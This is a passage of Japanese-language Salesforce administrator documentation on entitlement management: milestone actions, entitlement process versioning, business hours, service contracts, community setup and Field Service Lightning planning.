マイルストンアクションは、エンタイトルメントプロセスの各ステップ(マイルストン)で発生する、時間ベースのワークフローアクションです。エンタイトルメントプロセスを作成し、エンタイトルメントプロセスにマイルストンを追加した後、マイルストンにマイルストンアクションを追加します。

1. [設定]から、[クイック検索] ボックスに「*エンタイトルメントプロセス*」と入力し、[エンタイトルメントプロセス] を選択します。
2. エンタイトルメントプロセスの名前をクリックします。
3. [マイルストン] 関連リストで、マイルストン名をクリックします。
4. 警告および違反アクションを追加するには、まずタイムトリガを追加します。トリガを追加すると、ワークフローアクションを追加するオプションが表示されます。成功時のアクションはマイルストンのタイムトリガを使用します。

   ヒント: マイルストンに違反があった直後に違反アクションを起動するには、タイムトリガを 0 分に設定します。

5. [ワークフローアクションの追加] をクリックし、オプションを選択します。

ワークフローアクション	実行する内容	例
新規 ToDo	ワークフロー ToDo の作成	最初の対応マイルストンが違反の場合にサポートエージェントが顧客に電話で通知する ToDo を作成します。
新規メール	メールアラートの作成	ケースに対する最初の対応マイルストンが違反に近い場合、ケース所有者に通知します。
新規項目自動更新	項目自動更新の定義	最初の対応マイルストンが違反に近い場合、ケースの [優先度] 項目を [高] に更新します。
新規アウトバウンドメッセージ	アウトバウンドメッセージの定義	最初の対応マイルストンが完了したら、パーツまたはサービスに関するデータを外部システムに送信します。
既存のアクションの選択	既存のアクションの選択	既存のメールアラートを使用して、このケースの最初の対応が違反に近い

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

マイルストンアクションをエンタイトルメントプロセスに追加するには

- 「エンタイトルメントの管理」

  および

  「アプリケーションのカスタマイズ」

ワークフローアクション	実行する内容	例
		場合にケース所有者に通知します。

メモ: タイムトリガアクションは、Salesforce 組織の営業時間内にのみ実行されます。各種のマイルストンアクションには、最大 10 件のアクションと 10 件のタイムトリガを追加できます。

関連トピック:

マイルストンアクション

エンタイトルメントへのエンタイトルメントプロセスの適用

エンタイトルメントプロセスを作成したので、使用してみましょう。エンタイトルメントプロセスを顧客のエンタイトルメントに適用し、エンタイトルメントにリンクされたすべてのサポートレコードでそのプロセスが使用されるようにします。

1. エンタイトルメントに移動します。
2. ［エンタイトルメントプロセス］参照項目で、適用するプロセスを選択します。

   重要: エンタイトルメントプロセスを使用している場合は、顧客の作業指示とケースを別々のエンタイトルメントで管理します。これは、エンタイトルメントプロセスが、種別が一致するレコードのみで実行されるためです。たとえば、[ケース] エンタイトルメントプロセスがエンタイトルメントに適用される場合、そのプロセスはエンタイトルメントに関連付けられたケースでのみ実行されます。作業指示もエンタイトルメントに関連付けられている場合、プロセスは作業指示では実行されません。
3. [保存] をクリックします。

ヒント: エンタイトルメントテンプレートを設定している場合、エンタイトルメントプロセスをテンプレートに関連付けて、そのテンプレートを使用して作成されたすべてのエンタイトルメントで、選択されたエンタイトルメントプロセスが自動的に使用されるようにすることができます。

関連トピック:

エンタイトルメントプロセスでのレコードの移動

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントを編集する

- エンタイトルメントに対する「編集」

エンタイトルメントプロセスでのレコードの移動

エンタイトルメントプロセスがエンタイトルメントに適用される場合、エンタイトルメントにリンクされたすべてのサポートレコードでエンタイトルメントプロセスが実行されます。ケースや作業指示のようなサポートレコードがエンタイトルメントプロセス内でどのように移動するかを説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. サポートエージェントは、エンタイトルメントプロセスのあるエンタイトルメントにレコードをリンクします。これを行うには、いくつかの方法があります。
   - エンタイトルメントの[ケース]または[作業指示]関連リストからレコードを作成する。
   - レコードを作成してから、レコードの[エンタイトルメント]参照項目を使用して、適切なエンタイトルメントを選択する。
2. 作成日、またはカスタムの日付/時刻項目に基づいて、レコードがプロセスに投入されます。カスタムの日付/時刻項目を使用して、プロセスに投入されるとトリガされるレコードの日付を編集できます。
3. Salesforce により、基準が合致するマイルストンがレコードに割り当てられます。たとえば、マイルストンの条件が「*優先度 次の文字列に一致する 高*」で、ケースの優先度が「*高*」の場合、Salesforce はケースを「*優先度 次の文字列に一致する 高*」のマイルストンに割り当てます。レコードは、一度に 1 つのマイルストンに関連付けられます。プロセスを移動していく中で多数のマイルストンに関連付けられることもあります。
4. マイルストンのアクションは、レコードの警告、違反、または成功のワークフローアクションがいつ起動するのか、起動するかどうかを決定します。
5. サポートエージェントは、レコードを更新して、マイルストンのアクションを完了します。
6. レコードが更新されると、レコードはエンタイトルメントプロセスを通過し、基準に合致するマイルストンを開始します。
7. レコードは、カスタムの基準に基づいて、またはレコードが終了した場合にプロセスを終了します。

エンタイトルメントプロセス項目で絞り込むケースリストビューまたは作業指示リストビューを作成して、エンタイトルメントが割り当てられたレコードを表示できます。

重要: レコードがエンタイトルメントプロセスを終了しても、マイルストンは自動的に[完了]とマークされません。一意の条件に合致するマイルストンを自動的に完了する Apex トリガを作成する方法については、「ケースマイルストンの自動完了」を参照してください。

関連トピック:

- エンタイトルメントの設定
- エンタイトルメント管理の設定のチェックリスト

エンタイトルメントに関するレポートの作成

カスタムレポートタイプを使用してレポート基準を定義します。ユーザは、この基準を使用してエンタイトルメント、サービス契約、および契約品目名についてレポートを実行し、作成できます。

エンタイトルメント管理を設定すると、Salesforce 組織には自動的に次のカスタムレポートタイプが含まれます。

カスタムレポートタイプ	説明	レポートタイプの場所
取引先責任者を含むエンタイトルメントと取引先	取引先責任者(指定された発信者)を含むエンタイトルメントと取引先を示します。	取引先と取引先責任者
契約品目名を含むサービス契約	契約品目名 (商品) を含むサービス契約を示します。	カスタマーサポートレポート
エンタイトルメントを含むサービス契約	エンタイトルメントを含むサービス契約を示します。	カスタマーサポートレポート
マイルストンが関連するケース	マイルストンが関連するケースを示します。 メモ: このレポートタイプはカスタマイズできません。	カスタマーサポートレポート

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメント管理カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

エンタイトルメント管理のカスタムレポートタイプに基づいてレポートを作成および実行する
- 「レポートの作成とカスタマイズ」

エンタイトルメント管理カスタムレポートタイプをカスタマイズする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*レポートタイプ*」と入力し、[レポートタイプ] を選択します。
2. [すべてのカスタムレポートタイプ] ページからは、次の操作が実行できます。
   - 新しいカスタムレポートタイプを定義する。主オブジェクトとしてエンタイトルメントを選択することはできません。
   - カスタムレポートタイプ名、説明、レポートタイプカテゴリ、およびリリース状況を更新する。
   - カスタムレポートタイプを削除する。

     重要: カスタムレポートタイプを削除すると、カスタムレポートタイプに格納されたデータがすべて削除され、ごみ箱から元に戻すことはできません。

ヒント: マイルストンが設定された作業指示のリストを組織に表示する場合は、[オブジェクトマイルストン] カスタムレポートタイプを使用して作業指示レポートを作成します。

関連トピック:

エンタイトルメントの設定

サービス契約の設定

エンタイトルメント管理での営業時間の機能

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

サポートレコードがエンタイトルメントにリンクされている場合、レコード、マイルストン、エンタイトルメントプロセス、およびエンタイトル自体でそれぞれ別の営業時間を使用できます。これらの状況で、Salesforce が営業時間をどのように使用するかについて説明します。

エンタイトルメントプロセスを含むレコードでは、営業時間は階層に従って適用されます。Salesforce では、最も高いレベルで指定された営業時間を使用します。

したがって、エンタイトルメントプロセスの営業時間はケースまたは作業指示の営業時間を、マイルストンの営業時間はエンタイトルメントプロセスの営業時間を上書きします。営業時間がマイルストンに設定されていない場合は、エンタイトルメントプロセスの営業時間が使用されます。営業時間がマイルストンおよびエンタイトルメントプロセスで指定されていない場合、ケースまたは作業指示の営業時間が使用されます。

エンタイトルメントに営業時間を設定することもできます。エンタイトルメントからレコードを作成すると、そのレコードはエンタイトルメントの営業時間を継承します。ただし、エンタイトルメントがエンタイトルメントプロセスの一部である場合はエンタイトルメントの営業時間項目を空白のままにしておくことをお勧めします。関連レコードには自動的にエンタイトルメントプロセスの営業時間が使用されます。

営業時間を設定するときは、次のベストプラクティスに従います。

- 営業時間が異なるレコードに同じエンタイトルメントプロセスを使用する場合は、エンタイトルメントプロセスレベルで営業時間を設定します。たとえば、エンタイトルメントプロセスの営業時間を平日の 9 時から 17 時に設定するとします。顧客がケースの夜間および週末の更新を要求する場合、個別に週 7 日 24 時間の営業時間を使用した「顧客更新」マイルストンを作成できます。
- 重要度レベルによって異なる営業時間を使用するには、マイルストンレベルで営業時間を設定します。たとえば、ケースの重要度レベルが上がった場合、より頻繁に顧客に連絡する必要があるかもしれません。重要度レベルに従って営業時間を変更する「最終連絡」マイルストンを作成できますが、エンタイトルメントプロセスのそれ以外のマイルストンは変更されません。

関連トピック:

エンタイトルメントプロセスの設定

エンタイトルメントプロセスの更新

エンタイトルメントのバージョン管理により、エンタイトルメントプロセスが有効なエンタイトルメントおよびサポートレコードに割り当てられていても、複数のバージョンのエンタイトルメントプロセスを作成できます。

次の場合にエンタイトルメントのバージョン管理を使用します。

- 若干の違いがある複数のバージョンのエンタイトルメントプロセスを作成する
- ビジネスプロセスの変更を反映するエンタイトルメントプロセスを更新する

エンタイトルメントプロセスの季節ごとの更新、または前のバージョンへのロールバックが必要な場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

メモ: 複数のバージョンのエンタイトルメントプロセスを作成するには、組織でエンタイトルメントのバージョン管理が有効になっている必要があります。[設定] の [エンタイトルメントの設定] ページで [エンタイトルメントのバージョン管理の有効化] を選択します。

同じ名前のエンタイトルメントプロセスのバージョンを作成する場合、バージョン番号やメモを使用すると、各バージョンを区別しやすくなります。Salesforce では、作業しているバージョンを常に把握できるように、エンタイトルメントのバージョン管理を無効にすることができないようになっています。

エンタイトルメントプロセスの新しいバージョンを作成すれば、次のいずれの変更も行えます。

- 名前
- 説明
- プロセスが有効かどうか
- バージョンがデフォルトかどうか
- 開始条件
- 終了条件

バージョンに関するメモを追加することもできます。これにより、特に同じプロセスの複数のバージョンが同じ名前を持つ場合の区別が容易になります。

現在使用しているエンタイトルメントプロセスの新しいバージョンでは、新しいマイルストンを追加することができますが、既存のものは編集できません。現在使用していないプロセスの新しいバージョンでは、新しいマイルストンを追加することも、既存のものを編集することもできます。

エンタイトルメントプロセスの新しいバージョンを作成したら、以前使用していたバージョンに割り当てられたすべてのエンタイトルメントおよびサポートレコードに適用するか、新しいエンタイトルメントおよびサ

ポートレコードにのみ適用するかを選択できます。エンタイトルメントプロセスのすべてのバージョンは、同じ種類 (ケースまたは作業指示) である必要があります。

関連トピック:

- 新しいバージョンのエンタイトルメントプロセスの作成
- 新しいバージョンのエンタイトルメントプロセスの使用

新しいバージョンのエンタイトルメントプロセスの作成

エンタイトルメントのバージョン管理により、エンタイトルメントプロセスが有効なエンタイトルメントおよびサポートレコードに割り当てられていても、複数のバージョンのエンタイトルメントプロセスを作成できます。複数のバージョンのエンタイトルメントプロセスを Salesforce 組織で同時に使用できます。

メモ: 複数のバージョンのエンタイトルメントプロセスを作成するには、組織でエンタイトルメントのバージョン管理が有効になっている必要があります。[設定] の [エンタイトルメントの設定] ページで [エンタイトルメントのバージョン管理の有効化] を選択します。

同じ名前のエンタイトルメントプロセスのバージョンを作成する場合、バージョン番号やメモを使用すると、各バージョンを区別しやすくなります。Salesforce では、作業しているバージョンを常に把握できるように、エンタイトルメントのバージョン管理を無効にすることができないようになっています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントプロセスを作成および更新する
- 「エンタイトルメントの管理」

1. [設定]から、［クイック検索］ボックスに「*エンタイトルメントプロセス*」と入力し、[エンタイトルメントプロセス] を選択します。
2. 新しいバージョンを作成するエンタイトルメントプロセスの名前をクリックします。
3. [エンタイトルメントプロセスバージョン] リストで、新しいバージョンを作成するプロセスのバージョンをクリックします。
4. [エンタイトルメントプロセス詳細] ページで、[新しいバージョンを作成] をクリックします。
5. 新しいバージョンの詳細を追加します。次のベストプラクティスに従ってください。
   - ［バージョンメモ］項目を使用して、作成しているバージョンとその他のバージョンの違いを説明します。これにより、同じエンタイトルメントプロセスの複数のバージョンの違いを区別しやすくなります。
   - 名前はそのままにします。
   - [有効] をクリックして、新しいバージョンを使用できるようにします。
   - 新しいバージョンをプロセスのデフォルトのバージョンにする場合は、[デフォルト] をクリックします。これにより、参照項目の検索が容易になります。
6. [保存] をクリックします。
   保存したら、必要に応じてエンタイトルメントプロセスのマイルストンを変更できます。

重要:

- 現在使用しているエンタイトルメントプロセスの新しいバージョンでは、新しいマイルストンを追加することができますが、既存のものは編集できません。現在使用していないプロセスの新しいバージョンでは、新しいマイルストンを追加することも、既存のものを編集することもできます。
- エンタイトルメントプロセスのすべてのバージョンは同じ種別である必要があります。

エンタイトルメントプロセスの新しいバージョンを作成しても、以前のバージョンを使用していたエンタイトルメントには自動的に適用されません。エンタイトルメントプロセスの新しいバージョンを既存のエンタイトルメントおよび新しいエンタイトルメントに適用する方法については、「新しいバージョンのエンタイトルメントプロセスの使用」を参照してください。

関連トピック:

エンタイトルメントプロセスの更新

新しいバージョンのエンタイトルメントプロセスの使用

エンタイトルメントプロセスの新しいバージョンを作成したら、以前のバージョンに割り当てられたすべてのエンタイトルメントに適用するか、新しいエンタイトルメントにのみ適用するかを選択できます。エンタイトルメントプロセスをエンタイトルメントに適用すると、プロセスはそのエンタイトルメントの有効なサポートレコードにも適用されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントプロセスを作成および更新する

- 「エンタイトルメントの管理」

メモ: 複数のバージョンのエンタイトルメントプロセスを作成するには、組織でエンタイトルメントのバージョン管理が有効になっている必要があります。[設定] の [エンタイトルメントの設定] ページで [エンタイトルメントのバージョン管理の有効化] を選択します。

同じ名前のエンタイトルメントプロセスのバージョンを作成する場合、バージョン番号やメモを使用すると、各バージョンを区別しやすくなります。Salesforce では、作業しているバージョンを常に把握できるように、エンタイトルメントのバージョン管理を無効にすることができないようになっています。

新しいエンタイトルメントへのエンタイトルメントプロセスの適用

*シナリオ:*エンタイトルメントを作成して、特定のバージョンのエンタイトルメントプロセスを適用します。

1. エンタイトルメントの [エンタイトルメントプロセス] 参照項目で必要なエンタイトルメントプロセスを選択します。

ヒント: [エンタイトルメントプロセス] 項目のルックアップアイコンをクリックしたら、[参照] ダイアログボックスで [すべてのバージョン] を選択します。それ以外の場合は、既存のエンタイトルメントプロセスのデフォルトバージョンからのみ選択できます。

既存のエンタイトルメントへのエンタイトルメントプロセスの適用

*シナリオ:*エンタイトルメントプロセスの新しいバージョンを作成し、以前のバージョンを使用していたすべてのエンタイトルメントを新しいバージョンに切り替えます。

1. [設定]から、［クイック検索］ボックスに「*エンタイトルメントプロセス*」と入力し、[エンタイトルメントプロセス] を選択します。
2. 操作するエンタイトルメントプロセスの名前をクリックします。
   [エンタイトルメントプロセス] のメインページのリストに、各プロセスのデフォルトバージョンが表示されます。プロセス名をクリックすると、使用可能なすべてのバージョンのリストが表示されます。
3. エンタイトルメントプロセスの詳細ページで、既存のエンタイトルメント(およびデフォルトでそれらのエンタイトルメントにリンクされたケースまたは作業指示)に適用する新しいバージョンの名前をクリックします。
4. [新規更新ルール]をクリックします。
5. 更新前のエンタイトルメントプロセスのバージョンを選択します。
   有効かどうかに関係なく、プロセスの他のどのバージョンからでも更新できます。
6. エンタイトルメントプロセスの古いバージョンと新しいバージョンの違いによっては、エンタイトルメントを新しいバージョンに更新すると、そのエンタイトルメントのサポートレコード(ケース、作業指示など)でマイルストンの警告および違反アクションがトリガされることがあります。そのような警告および違反アクションを回避するには、[新規マイルストンの警告と違反をトリガしない] を選択します。古いエンタイトルメントおよびサポートレコードで違反の警告がトリガされないように、このオプションを選択することをお勧めします。
7. [保存] をクリックします。
   更新ルールの詳細ページに、新しいプロセスを使用するように更新されるエンタイトルメントとサポートレコードの予測数が表示されます。
8. [開始] をクリックして、更新プロセスを開始します。

通常、更新プロセスは1時間以内に完了しますが、更新されるエンタイトルメントおよびレコードの数によって異なります。更新プロセスを通して更新ルールの詳細ページが定期的に更新され、処理されたエンタイトルメントとレコードの数が表示されます。[停止] をクリックすると、更新をいつでも停止できます。

更新ルールに［完了］という状況が表示される場合は、すべての関連エンタイトルメントおよびサポートレコードが更新済みで、新しいバージョンのエンタイトルメントプロセスが使用されます。状況が［完了しましたが、例外があります］である場合は、エラーのために一部のレコードが新しいバージョンに更新されませんでした。更新されなかったレコードとその理由を調べるには、Salesforce サポートにお問い合わせください。

関連トピック:

- エンタイトルメントプロセスの設定
- エンタイトルメントプロセスの更新
- 新しいバージョンのエンタイトルメントプロセスの作成

サービス契約の設定

サービス契約は、カスタマーサポートの種類について、ユーザと顧客の間に交わされた契約です。サービス契約は、保証、登録内容、サービスレベル契約(SLA)など、さまざまな種類のカスタマーサポートを示します。

メモ: サービス契約を設定するには、エンタイトルメントが組織で有効になっている必要があります。

サービス契約のオブジェクト管理設定から、次の手順を実行します。

1. サービス契約項目をカスタマイズします。

   ユーザがサービス契約に追加する情報を制御できるようになります。業種またはサポートプロセスに固有のカスタムサービス契約項目を作成できます。

2. サービス契約のページレイアウトをカスタマイズします。

   サービス契約でユーザに表示される項目および関連リストを指定できるようになります。次のカスタマイズについて考慮します。

   - ユーザがサービス契約の状況(有効、期限切れ、または無効)を簡単に確認できるように、[状況アイコン]項目を追加します。
   - ユーザがあるサービス契約を別のサービス契約の親にするには、[親サービス契約]項目と[子サービス契約]関連リストを追加します。ユーザがサービス契約階層に最上位サービス契約を表示できるように、参照のみの[ルートサービス契約]項目を追加することもできます。サービス契約階層には、10,000件までのサービス契約を含めることができます。

3. サービス契約項目に項目レベルセキュリティを設定します。

   この設定により、ユーザがアクセスできるサービス契約項目を選択できます。

4. サービス契約に項目履歴管理を設定します。

   項目値が変更された時期を確認できます。変更は、サービス契約の[サービス契約履歴]関連リストに表示されます。サービス契約のオブジェクト管理設定から項目セクションに移動し、[項目履歴管理の設定]をクリックします。

5. [サービス契約]タブがSalesforceおよびカスタムアプリケーションに表示されるようにします。

   [サービス契約]タブは、ユーザがサービス契約や契約品目名を作成および編集する場所です。このタブをアプリケーションに追加するか、Salesforceの既存のタブセットにこのタブを追加するようユーザに指示します。[サービス契約]タブを表示するには、サービス契約の「参照」権限が必要です。

6. 取引先および取引先責任者ページレイアウトに[サービス契約]関連リストを追加します。

   取引先および取引先責任者のサービス契約を作成、更新および確認できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス契約を設定する
- 「エンタイトルメントの管理」

および

「アプリケーションのカスタマイズ」

関連トピック:

エンタイトルメント管理の設定のチェックリスト

契約品目名の設定

契約品目名の設定

サービス契約に含まれる商品を指定できるように契約品目名を設定します。契約品目名は、サービス契約の [契約品目名] 関連リストにのみ表示され、契約の関連リストには表示されません。Salesforce 組織が商品を使用する場合にのみ、契約品目名を使用できます。

メモ: 契約品目名を設定するには、エンタイトルメントが組織で有効になっている必要があります。

契約品目名のオブジェクト管理設定から、次の手順を実行します。

1. 契約品目名項目をカスタマイズします。

   ユーザが契約品目名に追加する情報を制御できるようになります。業種またはサポートプロセスに固有のカスタム契約品目名項目を作成できます。

2. 契約品目名ページレイアウトをカスタマイズします。

   契約品目名でユーザに表示される項目および関連リストを指定できるようになります。次のカスタマイズについて考慮します。

   - ユーザが品目名の状況 (有効、期限切れ、または無効) を簡単に確認できるように、［状況アイコン］項目を追加します。
   - ユーザがある品目を別の品目の親にするには、［親契約品目名］項目と [子契約品目名] 関連リストを追加します。契約品目名階層に最上位品目名をリストする参照のみの［ルート契約品目名］項目も追加できます。契約品目名階層には、10,000 件までの品目を含めることができます。

3. その他のオブジェクトのページレイアウトをカスタマイズします。

   ユーザが契約品目名項目を他のレコードに関連付ける方法を選択できるようになります。次のカスタマイズについて考慮します。

   - (必須) [契約品目名] 関連リストをサービス契約ページレイアウトに追加します。サービス契約の契約品目名を作成、編集、削除できるようになります。
   - [契約品目名] 関連リストを納入商品レイアウトに追加します。ユーザが納入商品と契約品目名の関連付けを表示および変更できるようになります。
   - ［契約品目名］参照項目をエンタイトルメントページレイアウトに追加します。ユーザが品目名を特定のエンタイトルメントに関連付けることができるようになります。

4. 契約品目名に項目レベルセキュリティを設定します。

   ユーザがアクセスできる契約品目名項目を選択できます。

5. 契約品目名に項目履歴管理を設定します。

   項目値が変更された時期を確認できます。変更は、契約品目名の [契約品目名履歴] 関連リストに表示されます。契約品目名のオブジェクト管理設定から項目セクションに移動し、[項目履歴管理の設定] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントを使用してサービス契約および契約品目名を設定する

- 「エンタイトルメントの管理」

  および

  「アプリケーションのカスタマイズ」

メモ: スケジュールは契約品目名に表示されず、コミュニティユーザは契約品目名にアクセスできません。

関連トピック:

エンタイトルメント管理の設定のチェックリスト

コミュニティでのエンタイトルメント管理の設定

コミュニティにエンタイトルメント管理を追加すると、顧客やパートナーが自分のエンタイトルメントおよびサービス契約を表示できるようになります。契約品目名はコミュニティに表示されません。

エンタイトルメントやサービス契約をコミュニティで公開する手順は、次のとおりです。

1. ユーザプロファイルを更新します。
   a. カスタマーコミュニティユーザプロファイル、カスタマーコミュニティプラスユーザプロファイル、またはパートナーコミュニティユーザプロファイルをコピーし、エンタイトルメントやサービス契約の「参照」権限を有効にします。

      メモ: 詳細ページの下部にある [プロファイルの編集] をクリックして、新しいプロファイルを有効にします。

   b. 必要に応じて、代理コミュニティモデレータのプロファイルで、エンタイトルメント取引先責任者に対する「作成」および「削除」権限を有効にします。これにより、代理コミュニティモデレータはエンタイトルメント取引先責任者を更新できます。
   c. [エンタイトルメント] タブや [サービス契約] タブのタブ表示が [デフォルトで表示] になっていることを確認します。
2. コミュニティに [エンタイトルメント] タブまたは [サービス契約] タブを追加します。
3. コミュニティユーザに割り当てられたケースページレイアウトと作業指示ページレイアウトに [エンタイトルメント名] 項目を追加します。これにより、ユーザはエンタイトルメントをケースと作業指示に追加できます。セルフサービスコミュニティテンプレートを使用して作成したコミュニティでは、作業指示は使用できません。

   メモ: 内部サポートプロセスが公開されるのを避けるため、コミュニティユーザのケースページレイアウトと作業指示ページレイアウトには次の項目を追加しないことをお勧めします。

   - エンタイトルメント処理開始時刻
   - エンタイトルメント処理終了時刻
   - 停止済み

エディション

使用可能なエディション: Salesforce Classic

コミュニティを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

エンタイトルメント管理を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」かつ更新するコミュニティのメンバーであること

エンタイトルメント管理を設定する
- 「エンタイトルメントの管理」

ユーザライセンスを割り当てる
- 「内部ユーザの管理」

- 中止開始日

4. 必要に応じて、コミュニティモデレータに割り当てられた取引先ページレイアウトおよび取引先責任者ページレイアウトに [エンタイトルメント] 関連リストを追加します。これにより、コミュニティモデレータがケースを作成して適切なエンタイトルメントに自動的に関連付けることができます。

Field Service ハブの設定

フィールドサービス Lightning

フィールドサービスを 1 か所で管理したい場合、強力な一連の機能が含まれる Field Service Lightning を使用して、Salesforce でフィールドサービスハブを設定およびカスタマイズできます。

Field Service Lightning には次の機能があり、ビジネスニーズに合わせて選択できます。

- Field Service Lightning 標準機能は、組織で Field Service Lightning が有効になっている場合に使用できます。標準機能では次の内容が提供されます。
  - 作業指示管理: *作業指示*は、顧客に対して実行するタスクを表します。作業指示にナレッジ記事を添付し、*作業指示品目*というサブタスクに分割し、マイルストンを使用してサービスレベル契約の条件を追跡できます。*サービス予約*は、作業指示および作業指示品目に関連付け、予約スケジュールに関する詳細を含めることができます。また、時間を節約できる*作業種別*というテンプレートにより、作業指示を標準化できます。
  - 人員管理: *サービス人員*とは、フィールドサービス作業を実行できるユーザのことです。サービス人員をサービス予約に割り当て、各人員のスキル、サービステリトリー、および業務時間を指定できます。サービステリトリーは、フィールドサービス作業を実行できる地域を表します。テリトリーにサービス人員を割り当て、テリトリー階層を作成できます。
  - スケジュール管理: *業務時間*で、サービス人員が作業可能な時間、およびサービステリトリーで作業を実行可能な時間を定義できます。サービス人員の不在を追跡することもできます。
- Field Service Lightning 管理パッケージは標準機能で構築され、次のツールがあります。
  - 技術者のスキルレベル、移動時間、場所、その他の要素を管理し、最も効率的な方法で予約に人員を割り当てる、スケジュールオプティマイザ
  - スケジュールされたすべてのサービス予約の概観ビューを派遣担当者とスーパーバイザに提供する、動的なスケジュール設定コンソール
  - 理想的なスケジュール設定モデルの定義に使用できる、作業ルールおよびスケジュール設定ポリシーの堅牢なツールボックス
  - スケジュール設定と表示設定を簡単にカスタマイズできる、標準トリガ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

- Field Service Lightning 機能を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。作業指示は **Professional** Edition でも使用できます。
- 有料オプションで Field Service Lightning 管理パッケージを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。

Field Service Lightning には、インストールから修理やメンテナンスまで、すべてのフィールドサービス作業を計画、実行、追跡するツールが用意されています。では始めましょう。

関連トピック:

- Field Service Lightning の計画
- Field Service Lightning の設定
- Field Service Lightning の考慮事項

Field Service Lightning の計画

強力な一連の機能が含まれる Field Service Lightning では、固有のフィールドサービスニーズに合わせて機能をカスタマイズできます。Field Service Lightning を設定する前に、次の重要な計画に関する質問について考慮します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

- Field Service Lightning 機能を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。作業指示は **Professional** Edition でも使用できます。
- 有料オプションで Field Service Lightning 管理パッケージを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。

追跡するフィールドサービスタスクの種別は何か?

予約の多くに類似するタスクがある場合、*作業種別*と呼ばれる作業指示テンプレートを作成することをお勧めします。各作業種別で、各種別の予約にかかる時間とその予約を完了するために必要なスキルを指定できます。これにより、作業種別から設定を継承する作業指示または作業指示品目をすばやく作成できます。作業種別により時間を節約し、フィールドサービス作業を標準化できます。

技術者のスキルをどのように追跡するか?

スキルを組織のすべてのサービス人員に割り当て、その人員の認定と専門分野を示すことができます。各人員のスキルレベルを 0 ～ 99.99 で指定することもできます。たとえば、清水さんにレベル 50 の「溶接」スキルを割り当てるとします。さらに、必須スキルを作業種別、作業指示、および作業指示品目に追加し、作業の完了に必要なスキルを派遣担当者が把握できるようにします。

スキル機能を使用する場合、追跡するスキルと、スキルレベルの判定方法を決定します。たとえば、スキルレベルに、経験年数、認定レベル、またはライセンスクラスを反映させることができます。

テリトリーをどのようにモデル化するか?

チームが作業する地域を表すサービステリトリーを組織で作成できます。テリトリーには独自の業務時間と子テリトリーがあり、サービス人員をメンバーとしてテリトリーに割り当てることができます。

Salesforce でサービステリトリーを使用する場合、作成するテリトリーを決定します。ビジネスの形態に応じて、都道府県、市区郡、またはその他の要素に基づいたテリトリーを作成できます。

チームのカレンダーをどのように管理するか?

サービス人員には所属する各サービステリトリーの*業務時間*があり、そのテリトリーで作業できる時間が示されます。同様に、サービステリトリーの業務時間により、そのテリトリーでいつ予約を実施できるかが示されます。人員の業務時間がテリトリーで定義されていない場合、その人員のサービステリトリーの業務時間が継承されます。人員の不在は、詳細ページの [不在] 関連リストで追跡されます。

スケジュールされたサービス予約、不在、および業務時間を確認してサービス人員のスケジュールを評価できますが、Field Service Lightning 管理パッケージを使用していない場合、個々のサービス人員のカレンダービューは使用できません。

カスタマイズ可能なディスパッチャコンソールと自動的なスケジュールの最適化は必要か?

必要な場合、Field Service Lightning 管理パッケージの使用を検討します。このパッケージは標準の Field Service Lightning 機能で構築され、次のツールがあります。

- 技術者のスキルレベル、移動時間、場所、その他の要素を管理し、最も効率的な方法で予約に人員を割り当てる、スケジュールオプティマイザ
- スケジュールされたすべてのサービス予約の概観ビューを派遣担当者とスーパーバイザに提供する、動的なスケジュール設定コンソール
- 理想的なスケジュール設定モデルの定義に使用できる、作業ルールおよびスケジュール設定ポリシーの堅牢なツールボックス
- スケジュール設定と表示設定を簡単にカスタマイズできる、標準トリガ

顧客にサービスの進捗状況を追跡する方法を提供するか?

